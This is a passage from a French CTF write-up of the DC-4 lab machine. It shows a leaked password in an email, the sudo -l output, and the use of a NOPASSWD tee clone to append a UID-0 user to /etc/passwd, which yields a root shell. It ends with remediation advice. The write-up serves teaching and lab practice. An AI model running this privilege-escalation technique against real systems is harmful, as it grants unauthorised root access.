        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000k0-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000k0-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: 0

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is: ^xHhA6hvIm0y

See ya,
Charles
```

4- Escalade des privilèges

◆ Vérifier les droits Sudo

J'ai continué l'énumération avec Charles et j'ai découvert qu'il pouvait exécuter la `/usr/bin/teehee` commande en tant que root sans le mot de passe. J'ai fait `teehee --help` pour savoir plus sur cette commande et j'ai découvert que `teehee` est un programme qui permet à l'utilisateur Charles d'écrire ou de modifier des fichiers système sans nécessiter de mot de passe. Cela signifie que Charles peut utiliser `teehee` pour écrire dans des fichiers sensibles, y compris des fichiers système, sans être bloqué par une demande de mot de passe. Cela lui donne un accès supplémentaire et des privilèges élevés sur la machine.

```
jim@dc-4:~$ sudo charles
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for jim:
jim@dc-4:~$ su charles
Password:
charles@dc-4:/home/jim$ cat /etc/passwd
cat: /etc/passwd: No such file or directory
charles@dc-4:/home/jim$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

```
charles@dc-4:/home/jim$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
```

```

charles@dc-4:/home/jim$ teehee --help
Usage: teehee [OPTION]... [FILE]...
Copy standard input to each FILE, and also to standard output.

-a, --append                append to the given FILEs, do not overwrite
-i, --ignore-interrupts    ignore interrupt signals
-p                          diagnose errors writing to non pipes
    --output-error[=MODE]  set behavior on write error.  See MODE below
    --help                  display this help and exit
    --version               output version information and exit

MODE determines behavior with write errors on the outputs:
'warn'          diagnose errors writing to any output
'warn-nopipe'   diagnose errors writing to any output not a pipe
'exit'          exit on error writing to any output
'exit-nopipe'   exit on error writing to any output not a pipe
The default MODE for the -p option is 'warn-nopipe'.
The default operation when --output-error is not specified, is to
exit immediately on error writing to a pipe, and diagnose errors
writing to non pipe outputs.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/tee>
or available locally via: info '(coreutils) tee invocation'

```

◆ Ajout d'un nouvel utilisateur /etc/passwd avec sudo

Dans cette séquence d'actions, j'ai d'abord généré un mot de passe haché pour un nouvel utilisateur nommé "soulaïma" en utilisant la commande openssl

```

(kali@kali)-[/usr/share/wordlists]
$ openssl passwd -1
Password: [REDACTED]
Verifying - Password: [REDACTED]
$1$JUEj.2N1$T3K7i.u.iokmuvS0CW0cM/

```

```

charles@dc-4:/home/jim$ head -n 1 /etc/passwd
root:x:0:0:root:/root:/bin/bash

```

◆ Accéder au répertoire racine

. Ensuite, j'ai utilisé teehee pour ajouter cet utilisateur avec son mot de passe haché au fichier /etc/passwd, qui contient les informations sur les utilisateurs du système. En ajoutant l'option -a, je lui ai indiqué d'ajouter cette ligne à la fin du fichier. Après avoir vérifié que l'entrée a été ajoutée en utilisant tail, j'ai utilisé la commande su pour me connecter en tant qu'utilisateur "soulaïma". En entrant le mot de passe que j'avais défini précédemment, j'ai obtenu un accès en tant qu'utilisateur root, confirmé par la commande whoami, qui m'a montré que j'étais désormais l'utilisateur "root".

```
charles@dc-4:/home/jim$ sudo teehee -a /etc/passwd
soulaïma:$1$JUEj.2N1$T3K7i.u.iokmuvS0CW0cM/:0:0:soulaïma:/root:/bin/bash
soulaïma:$1$JUEj.2N1$T3K7i.u.iokmuvS0CW0cM/:0:0:soulaïma:/root:/bin/bash
^C
charles@dc-4:/home/jim$ tail -n 1 /etc/passwd
soulaïma:$1$JUEj.2N1$T3K7i.u.iokmuvS0CW0cM/:0:0:soulaïma:/root:/bin/bash
charles@dc-4:/home/jim$ su soulaïma
Password:
root@dc-4:/home/jim# ls
backups  mbox  test.sh
root@dc-4:/home/jim# whoami
root
root@dc-4:/home/jim#
```

Activer Windows

Accédez aux paramètres pour activer Windows.

```
DC-4 [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide

Debian GNU/Linux 9 dc-4 tty1

dc-4 login: soulqi;q
Password:

Login incorrect
dc-4 login: soulaïma
Password:
Last login: Sun Apr 7 04:27:03 AEST 2019 on tty1
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dc-4:~#
```

◆ Capturer le drapeau

```
root@dc-4:/home/jim# cd /root/
root@dc-4:~# ls
flag.txt
root@dc-4:~# cat flag.txt
root@dc-4:~#
```

Activer Windows

Accédez aux paramètres pour activer Windows.

5- Solutions proposées

Pour remédier à ces failles, voici ce qu'il faut faire :

Mise à jour des logiciels : Mettez à jour régulièrement tous les logiciels pour intégrer les derniers correctifs de sécurité.

Protection contre la force brute : Limitez le nombre de tentatives de connexion et verrouillez les comptes après plusieurs échecs pour éviter les attaques par force brute.

Gestion des privilèges : Accordez uniquement les privilèges nécessaires à chaque utilisateur et restreignez l'accès aux fichiers sensibles.

Gestion des mots de passe : Mettez en place des politiques de gestion des mots de passe robustes, y compris l'utilisation de mots de passe forts et leur rotation régulière.